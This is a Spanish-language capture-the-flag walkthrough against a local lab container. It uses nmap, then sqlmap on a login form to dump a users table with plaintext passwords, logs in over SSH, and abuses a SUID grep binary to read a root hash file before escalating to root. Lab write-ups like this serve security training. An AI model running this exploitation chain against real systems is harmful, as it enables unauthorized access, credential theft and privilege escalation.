Vamos a desplegar el laboratorio.

Haremos un escaneo rápido, con el parámetro -Pn por si no permite las conexiones ping el laboratorio y así ver los puertos abiertos.

```
❯ nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 13:02 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```


Ahora que sabemos los puertos vamos a hacer un escaneo mas profundo, especificando cada puerto y buscando la versión con la que cuenta.

```
❯ nmap -p22,80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 13:02 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000026s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 08:ba:95:95:10:20:1e:54:19:c3:33:a8:75:dd:f8:4d (ECDSA)
|_  256 1e:22:63:40:c9:b9:c5:6f:c2:09:29:84:6f:e7:0b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
|_http-server-header: Apache/2.4.61 (Debian)
|_http-title: test page
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

Vamos a ver que nos encontramos en el servidor apache.



Al ver que tenemos un login.html vamos a intentar atacar a la base de datos del laboratorio con sqlmap.

Con el parámetro:

-u: especificaremos la url del atacado.

--forms: Le dice a sqlmap que detecte y analice automáticamente los formularios HTML de la página para ver si alguno es vulnerable a inyecciones SQL.

--dbs: Si encuentra una vulnerabilidad, intentará listar las bases de datos disponibles en el servidor SQL comprometido.

--batch: Ejecuta el ataque en modo automático, sin hacer preguntas al usuario (usa las respuestas por defecto).

```
❯ sqlmap -u http://172.17.0.2/login.html --forms --dbs --batch
```

```
do you want to exploit this SQL injection? [Y/n] Y
[13:03:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[13:03:41] [INFO] fetching database names
[13:03:41] [INFO] resumed: 'information_schema'
[13:03:41] [INFO] resumed: 'sys'
[13:03:41] [INFO] resumed: 'performance_schema'
[13:03:41] [INFO] resumed: 'mysql'
[13:03:41] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

Al ver que contamos con una base de datos llamada users vamos a ver que nos encontramos en ella.

-D: Especifica una base de datos concreta.

--tables: Una vez seleccionada la base de datos, le dices a sqlmap que te muestre todas las tablas contenidas dentro de esa base de datos.

```
❯ sqlmap -u http://172.17.0.2/login.html --forms -D users --tables --batch
```

```
do you want to exploit this SQL injection? [Y/n] Y
[13:04:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[13:04:32] [INFO] fetching tables for database: 'users'
[13:04:32] [INFO] resumed: 'usuarios'
Database: users
[1 table]
+----------+
| usuarios |
+----------+
```

Ahora al saber que contamos con la tabla usuarios, haremos lo mismo para seguir explorándola.

-T: Indicas la tabla específica dentro de esa base de datos.

--columns: Le pides a sqlmap que te muestre las columnas que tiene esa tabla

```
❯ sqlmap -u http://172.17.0.2/login.html --forms -D users -T usuarios --columns --batch
```

```
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[13:05:06] [INFO] fetching columns for table 'usuarios' in database 'users'
[13:05:06] [INFO] resumed: 'id'
[13:05:06] [INFO] resumed: 'int(11)'
[13:05:06] [INFO] resumed: 'username'
[13:05:06] [INFO] resumed: 'varchar(255)'
[13:05:06] [INFO] resumed: 'password'
[13:05:06] [INFO] resumed: 'varchar(255)'
Database: users
Table: usuarios
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```

Vemos que cuentan con las siguientes columnas, vamos a seguir viendo que contienen

-C: Columnas específicas que quieres extraer.

--dump: Le pide a sqlmap que descargue el contenido de esas columnas.

```
❯ sqlmap -u http://172.17.0.2/login.html --forms -D users -T usuarios -C id,password,username --dump --batch
```

```
Database: users
Table: usuarios
[3 entries]
+----+------------------+-----------+
| id | password         | username  |
+----+------------------+-----------+
| 1  | $paco$123        | paco      |
| 2  | P123pepe3456P    | pepe      |
| 3  | jjuuaann123      | juan      |
+----+------------------+-----------+
```

Ahora que contamos con los usuarios y contraseñas, intentaremos conectarnos por ssh y podremos ver que nos permite conectarnos con el usuario pepe.

```
❯ ssh pepe@172.17.0.2
pepe@172.17.0.2's password:
Linux 377d8cb0b1e2 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul  6 10:48:19 2025 from 172.17.0.1
pepe@377d8cb0b1e2:~$
```

Intentamos ejecutar sudo -l para escalar privilegios, pero vemos que no podemos ejecutar el comando.

```
pepe@377d8cb0b1e2:~$ sudo -l
-bash: sudo: command not found
pepe@377d8cb0b1e2:~$
```

find / Busca en todo el sistema (desde la raíz /)

-perm -4000 Busca archivos con el bit SUID activado (permiso especial 4000)

-user root Que pertenezcan al usuario root

2>/dev/null Oculta errores (como "Permiso denegado") redirigiendo la salida de error a /dev/null

```
pepe@377d8cb0b1e2:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/ls
/usr/bin/grep
```

Utilizaremos el binario ls para ver si tenemos algo en el directorio de root

```
pepe@377d8cb0b1e2:~$ /usr/bin/ls /root/
pass.hash
```

Y ahora al saber que contamos con un fichero .hash vamos a listarlo con grep.

Buscaremos por gtfobins la forma correcta de hacerlo.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo grep '' $LFILE
```

Ahora lo ejecutamos y vemos que tenemos posiblemente un texto MD5, vamos a la pagina crackstation.net para descifrar el texto

```
pepe@377d8cb0b1e2:~$ /usr/bin/grep '' /root/pass.hash
e43833c4c9d5ac444e16bb94715a75e4
```

Al ver el resultado, intentaremos registrarnos como root y vemos que funciona.

```
pepe@377d8cb0b1e2:~$ su root
Password:
root@377d8cb0b1e2:/home/pepe# cd
root@377d8cb0b1e2:~# whoami
root
root@377d8cb0b1e2:~#
```